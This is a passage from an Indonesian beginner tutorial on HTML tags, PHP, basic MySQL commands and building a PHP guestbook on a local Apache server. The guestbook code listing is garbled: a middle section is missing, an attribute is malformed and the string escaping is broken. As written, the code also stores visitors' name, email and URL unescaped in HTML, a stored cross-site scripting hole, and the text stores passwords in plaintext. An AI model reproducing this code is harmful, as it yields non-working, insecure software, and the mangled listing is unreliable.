Setiap dokumen HTML harus diawali dan ditutup dengan tag HTML `<HTML></HTML>`. Tag HTML memberi tahu browser bahwa yang ada di dalam kedua tag tersebut adalah document HTML. Bagian Header dari document HTML diapit oleh tag `<HEAD></HEAD>` di dalam bagian ini biasanya dimuat tag TITLE yang menampilkan judul dari halaman pada titlenya browser. Bagian Body dari dokumen HTML diapit oleh tag `<BODY></BODY>`. Document body digunakan untuk menampilkan text, image link, dan semua yang akan di tampilkan pada halaman web. Selanjutnya kita akan membuka file `tes.html` tersebut dengan browser.



Gambar 45. Mengakses file `tes.html`

Tag HTML

HTML memiliki sintak atau aturan, struktur dalam menuliskan script atau kode-kode yang biasa dinamakan Tag HTML. Aturan dalam penulisan tag diawali dengan lambang <tag> dan diakhiri dengan lambang </tag>. Setiap tag HTML memiliki fungsi masing-masing, dalam tabel berikut dapat kita pelajari beberapa tag dan fungsinya.

<!-- -->	Memberi komentar atau keterangan. Kalimat yang terletak pada tag kontainer ini tidak akan terlihat di browser.
<a href>	Membuat link ke halaman lain atau ke bagian lain dari halaman tersebut.
<a name>	Membuat nama bagian yang didefinisikan pada link di halaman yang sama.
<applet>	Sebagai awal dari Java applets.
<area>	Mendefinisikan daerah yang dapat diklik (link) pada image map.
	Membuat teks tebal.
<basefont>	Membuat atribut teks default seperti jenis, ukuran, dan warna font.
<bgsound>	Memberi (suara latar) background sound pada halaman web.
<bgcolor>	Memberi (warna latar) background warna pada halaman web.
<big>	Memperbesar ukuran teks sebesar satu point dari defaultnya.
<blink>	Membuat teks berkedip.
<body>	Tag awal untuk melakukan berbagai pengaturan terhadap text, warna link, dan visited link
 	Pindah baris.
<caption>	Membuat caption pada tabel.
<center>	Untuk perataan tengah terhadap teks atau gambar.
<comment>	Meletakkan komentar pada halaman web dan tidak akan nampak di browser.


	Indents teks.
<div>	Represents different sections of text.
<embed>	Menambahkan sound atau file avi ke halaman web.
<in>	Seperti tag <a name>.
	Mengganti jenis, ukuran, warna huruf yang akan digunakan untuk teks.
<form>	Mendefinisikan input form.
<frame>	Mendefinisikan frame.
<frameset>	Mendefinisikan atribut halaman yang akan menggunakan frame.
<h1> .. <h6>	Ukuran font.
<head>	Mendefinisikan head document.
<hr>	Membuat garis horizontal.
<html>	Bararti dokumen html.
<i>	Membuat teks miring.
	Image, imagemap, atau animasi.
<input>	Mendefinisikan input field pada form.
	Membuat bullet point atau baris baru pada list (berpasangan dengan tag <dir>, <menu>, and).
<map>	Mendefinisikan client-side map.
<marquee>	Membuat scrolling teks (teks berjalan) - hanya pada MS IE.
<nobr>	Mencegah ganti baris pada teks atau images.
<noframes>	Jika browser user tidak mendukung frame.
	Mendefinisikan awal dan akhir list.
<p>	Ganti paragraf.
<pre>	Membuat teks dengan ukuran huruf yang sama.
<script>	Mendefinisikan awal script.
<table>	Membuat tabel.
<td>	Kolom pada tabel.
<title>	Mendefinisikan title.
<tr>	Baris pada tabel.
<u>	Membuat teks bergaris bawah.

Kombinasi HTML dan PHP

PHP dalam sistem aplikasi web berfungsi sebagai server side scripting language, yaitu sebagai sederetan kode yang dieksekusi seluruhnya di server, kemudian hasil dari eksekusi tersebut dikirim ke klien. Kita dapat mengombinasikan HTML dan PHP, yaitu dengan menuliskan script HTML di bagian luar tag PHP seperti terlihat pada contoh berikut. Buka editor teks, lalu salin skrip di bawah ini.

```
<html>
<head>
<title>Penggabungan PHP dan HTML</title>
</head>
<body>
<b>
<?
echo "Ini adalah contoh penggabungan script HTML
dan PHP";
?>
</b>
</body>
</html>
```

Setelah selesai, simpan dengan nama kombinasi.php, lalu lihat hasilnya di browser, maka tampilannya tampak seperti gambar di bawah ini.



Gambar 46. Mengakses kombinasi.php

Dasar Pemrograman MySQL

Sebuah website yang dinamis membutuhkan tempat penyimpanan data agar pengunjung dapat memberikan komentar, saran, dan masukan atas website yang dibuat. Tempat penyimpanan data berupa informasi dalam sebuah tabel disebut dengan database. Program yang digunakan untuk mengolah dan mengelola database adalah MySQL yang memiliki sekumpulan prosedur dan struktur sedemikian rupa sehingga mempermudah dalam menyimpan, mengatur, dan menampilkan data. Agar memudahkan kita dalam mempelajari dasar pemrograman MySQL, maka berikut poin-poin yang akan kita pelajari: Pengertian MySQL, Database, Mengakses MySQL, Perintah Dasar MySQL, Perintah MySQL pada Sub DML, dan Koneksi MySQL dengan PHP.

Pengertian MySQL

MySQL (My Structure Query Language) adalah salah satu DataBase Management System (DBMS) dari sekian banyak DBMS seperti Oracle, MS SQL, Postagre SQL, dan lainnya. MySQL berfungsi untuk mengolah database menggunakan bahasa SQL. MySQL bersifat open source sehingga kita bisa menggunakannya secara gratis. Pemrograman PHP juga sangat mendukung/support dengan database MySQL .

Database

Database adalah sekumpulan tabel-tabel yang berisi data dan merupakan kumpulan dari field atau kolom. Struktur file yang menyusun sebuah database adalah Data Record dan Field.

- Data adalah satu satuan informasi yang akan diolah. Sebelum diolah, data dikumpulkan di dalam suatu file database.
- RECORD adalah data yang isinya merupakan satu kesatuan seperti NamaUser dan Password. Setiap keterangan yang mencakup NamaUser dan Password dinamakan satu record. Setiap record diberi nomor urut yang disebut nomor record (Record Number).

- **FIELD** adalah sub bagian dari **Record**. Dari contoh isi record di atas, maka terdiri dari 2 field, yaitu: field **NamaUser** dan **Password**.


Username	Password
anhar	tesaja
hirin	codenesia
aat	virologi

Gambar 47. Tabel database Username Password

Mengakses MySQL


Sebelum mengakses MySQL, terlebih dahulu kita harus menghidupkan server. Caranya dengan klik dua kali file `winmysqladmin.exe` yang berada di direktori `C:\apache\mysql\bin`. Jika ada perintah memasukkan password, tulis saja user name = tes dan password = tes, kemudian tekan OK. Untuk mengakses MySQL dengan menggunakan Command Prompt, ikuti langkah-langkah berikut ini:

1. Klik menu **Start** → **All Programs** → **Accessories** → **Command Prompt**.



Gambar 48. Klik Command Prompt

2. Aplikasi **Command Prompt** akan dijalankan, ketik `cd\`.
3. Lalu ketikkan `cd apache` tekan **Enter**, `cd mysql` tekan **Enter**, kemudian ketik `cd bin` dan tekan **Enter**, serta `mysql` dengan diakhiri tekan **Enter** lagi.



Gambar 49. Mengakses MySQL dengan CommandPrompt

Apabila kita ingin menggunakan cara yang lebih mudah dan cepat, klik dua kali atau jalankan aplikasi bernama `mysql.exe` yang berada pada direktori `C:\apache\mysql\bin`.

Perintah Dasar MySQL

Perintah untuk membuat databasenya, yaitu:

- **CREATE DATABASE <nama database>**
Contoh: **CREATE DATABASE daftar;**

Perintah menggunakan database yaitu:

- **USE <nama database>**
Contoh: **USE daftar;**

Perintah membuat table yaitu:

- **CREATE TABLE NamaTabel(NamaKolom1 typedata(ukuran), NamaKolom2 typedata(ukuran));**
Contoh: **CREATE TABLE anggota(uname varchar(20), pswd varchar(32));**

Perintah menghapus database yaitu :

- DROP DATABASE <nama database>
Contoh: DROP DATABASE daftar;

Perintah MySQL pada sub DML

DML (Data Manipulation Language) adalah paket bahasa yang digunakan untuk melakukan manipulasi terhadap data pada sebuah basis data. Manipulasi data meliputi kegiatan menambah, mengedit, mengambil, dan menghapus data.

Memasukkan Data (Insert)

Untuk memasukkan data ke dalam database, kita menggunakan perintah INSERT. Aturan penulisannya adalah:

- INSERT INTO <nama tabel>VALUES(isi kolom1,isi kolom2);
Contoh: INSERT INTO anggota (uname,pswd) values('anhar','tesaja');

Menampilkan Data (Select)

Untuk menampilkan data dalam tabel, kita menggunakan perintah SELECT. Aturan penulisannya adalah:

- SELECT <field> from <namaTabel>;
Contoh: SELECT uname FROM anggota;

Sedangkan untuk menampilkan keseluruhan tabel kita bisa menggunakan perintah SELECT*FROM anggota;

Mengubah Data (Update)

Untuk mengubah data dalam tabel, kita menggunakan perintah UPDATE. Aturan penulisannya adalah:

- UPDATE <namaTable> SET namaField= isiBaru WHERE kriteria;
Contoh: UPDATE anggota SET uname='aat' WHERE pswd='tesaja';

Menghapus Data (Delete)

Untuk menghapus data dalam tabel, kita menggunakan perintah Delete. Aturan penulisannya adalah :

- DELETE FROM <namaTable> WHERE kriteria;
Contoh: DELETE FROM anggota WHERE uname='anhar';


Koneksi MySQL dengan PHP

Agar script PHP yang kita buat dapat terkoneksi dengan database MySQL, kita harus menuliskan sintak dalam script PHP. Kita harus menggunakan fungsi mysql_connect() contohnya:

1. Buka Notepad dan tulislah script ini:

```
<?php
$a = mysql_connect('localhost','root','');
if(!$a)
{
    die("Koneksi Gagal".mysql_error());
}else{
    echo "koneksi Sukses";
}
?>
```

2. Simpan dengan nama koneksi.php, caranya pilih menu File → Save As, kemudian keluar jendela Save As. Pada bagian ini file langsung disimpan di folder htdocs. Beri nama koneksi.php dan ubah Save as Type menjadi All Files, lalu tekan Save.
3. Buka browser Mozilla, lalu ketik alamat `http://localhost/koneksi.php`. Jika keluar tulisan Koneksi Sukses, berarti kita telah berhasil menghubungkan PHP dengan database MySQL.



Gambar 50. Mengakses file koneksi.php


Trik-trik PHP

Pemrograman PHP dapat digunakan untuk membuat fungsi-fungsi tambahan pada website agar menjadi lebih dinamis. Beberapa trik PHP yang akan kita pelajari adalah: membuat buku tamu dengan PHP, membuat tampilan IP pengunjung, membuat petunjuk tanggal dan waktu, membuat counter pengunjung website, membuat treemenu, membuat cek validasi e-Mail, mendapatkan isi database server, dan membuat fitur login logout.

Membuat Buku Tamu dengan PHP


Website yang menarik biasanya dilengkapi dengan kemampuan untuk menampung komentar, saran, atau masukan dari pengunjungnya yang dituliskan di buku tamu website tersebut. Tahapan untuk membuat buku tamu, ikuti langkah demi langkah berikut ini:

1. Klik **Start** → **Run** dan ketik **Notepad**. Lalu tekan **Enter** atau klik **OK**.



Gambar 51. Jendela Run

2. Muncul aplikasi Notepad.



Gambar 52. Aplikasi Notepad

3. Ketikkan script berikut ini di Notepad.

```
<html>
<head>
<TITLE>Buku Tamu</TITLE>
<STYLE>
FONT, body, td, table {font-family : verdana; font-size : 11px;}
b {
    font-family : Arial;
    font-weight : bold;
}
a, a:hover, .link {font-family: verdana; font-size: 8pt; font-color: 666666;}
</STYLE>
</head>
<body bgcolor="#FFFFFF" leftmargin="0"
topmargin="30" marginwidth="0" marginheight="0">
<b><center> BUKU TAMU </center></b>
<table width="100%" border="0" cellspacing="0" cellpadding="0">
<tr>
<td height="50"></td>
```

```
<td><form action="<?PHP_SELF?>"
method "post">
<table width="498" border="0"
cellspacing="0" cellpadding="0" align="center">
<tr>
<td>Nama</td>
<td>
<input name="name" size=30 value="">
</td>
</tr>
<tr>
<td>Email</td>
<td>
<input name="email" size=30
value="">
</td>
</tr>
<tr>
<td>Homepage</td>
<td>
<input name="url" size=30
value="http://">
</td>
</tr>
<tr>
<td valign="top">Komentar</td>
<td>
<textarea name="message" cols=50
rows=10 wrap=soft></textarea>
</td>
</tr>
<tr>
```

```
  |
```

```

$file = fopen("entry.dat","r");

$buffer = fread($file,$filesize);

echo "$buffer";

fclose($file);
}
else if ($send_status == "ok")
{

$filesize = filesize("entry.dat");

$file = fopen("entry.dat","r");

$buffer = fread($file,$filesize);

fclose($file);

$today = getdate();
$bulan = $today[month];
$mday = $today[mday];
$tahun = $today[year];
$tanggal = "$bulan $mday, $tahun";

$file = fopen("entry.dat","w");

$parsed_message = strip_tags($message,"<a>,<i>"
);

$parsed_message_br = str_replace("\n", "<br>", $parsed_message);

$today = date("Ymd", time());

```

```

$message_table = "<TABLE BORDER =\"0\">
CELLPADDING=\\\"1\\\" bgcolor=EEEEEE width =\\\"500\\
\\><TD colspan=\\\"2\\\"></TD></TR> <TR><TD align=\\
\\right\\\" colspan=\\\"2\\\"><i>$tanggal</i></TD></
TR><TR><TR><TD width=\\\"30%\\\"><B>Nama :</B></
TD><TD>$name</TD></TR><TR><TD><B>Email :</B></
TD><TD><A HREF=\\\"mailto:$email\\\">$email</A></
TD></TR><TR><TD><B>Homepage :</B></TD><TD><A
HREF=\\\"$url\\\" target=\\\"_blank\\\">$url</A></
TD></TR><TR><TD valign=\\\"top\\\" colspan=\\\"1\\
\\><B>Komentar :</B></TD><TD>$parsed_message_
br</TD></TR><TR><TD colspan=\\\"2\\\"></TD></TR></
TABLE>";

```

```

fputs($file,"$message_table \n $buffer");

```

```

fclose($file);

```

```

}

```

```

else if ($view_guestbook == "View Guestbook"){

```

```

$filesize = filesize("entry.dat");

```

```

$file = fopen("entry.dat","r");

```

```

$buffer = fread($file,$filesize);

```

```

echo "$buffer";

```

```

fclose($file);

```

```

}

```

```

?></center>

```

```

</td>

```

```

</tr>

```

```

</tr>

```

```

</table>

```

```

<p>&nbsp;</p>

```

```

</body>

```

```

</html>

```


Penjelasan dari deretan kode di atas adalah:

Form **action**="**<?PHP_SELF?>**" **method**="**post**"> ini adalah kode passing variabel, digunakan untuk mengirimkan data/ nilai suatu variabel menggunakan **\$_POST** agar data tersebut bisa ditangkap atau disimpan oleh file lainnya.

Dalam contoh ini ketika kita telah mengisi data dengan lengkap, lalu menekan tombol kirim, maka data akan dikirimkan dan disimpan di file **entry.dat**.


Cara untuk melihat data kita tinggal menekan tombol **Lihat**. Sebenarnya kita melakukan pemanggilan data pada file **entry.dat**, lihat kode untuk melihat buku tamu:

4. **<input type="submit" value="Lihat" name="view_guestbook">** Lalu simpan dengan nama **bukutamu.php** kemudian klik menu **File → Save As**.




Gambar 53. Klik Save As

5. Muncul jendela **Save As**, pada bagian **Save in** ini file hasil langsung disimpan di folder **htdocs**. Beri nama **bukutamu.php** dan ubah **Save as Type** menjadi **All Files**, lalu tekan **Save**.




Gambar 54. Jendela Save As

6. Jalankan **Apache**, klik **Start → Programs → PHP Triad → Start Apache**.




Gambar 55. Start Apache

7. Muncul jendela **Windows Security Alert** atau peringatan Firewall dari Windows untuk memblokir program, tekan saja **Ask Me Letter**, agar Firewall tidak menghalangi koneksi antara webserver dan data-base server.




Gambar 56. Jendela Windows Security Alert

8. Web server **apache** telah berjalan.




Gambar 57. Start Apache

9. Untuk menjalankan **MySQL**, klik dua kali file **winmysqladmin.exe** yang berada di direktori **C:\apache\mysql\bin** seperti tampak pada gambar berikut:




Gambar 58. File winmysqladmin.exe

10. Muncul jendela **WinMySQLAdmin QuickSetup** dengan perintah untuk memasukkan password, tulis saja **user name = tes** dan **password = tes**, kemudian tekan **OK**.




Gambar 59. Jendela Masukkan Password

11. Untuk melihat apakah MySQL telah terkoneksi dengan baik, lihat icon di taskbar, apakah lampu rambu-rambu telah menyala hijau? Jika menyala hijau, koneksi sudah tersambung.




Gambar 60. Koneksi OK

12. Pilih browser kesayangan Anda, misal Mozilla, lalu arahkan ke alamat **http://localhost/bukutamu.php**, maka akan muncul tampilan seperti berikut.




Gambar 61. Halaman Buku Tamu

13. Masukkan Nama, Email, Homepage, dan Komentar, lalu tekan Kirim.



Gambar 62. Isi data

14. Data yang dituliskan akan disimpan pada file **entry.dat**, tekan tombol **Lihat**, maka komentar yang dimasukkan tadi akan terlihat.

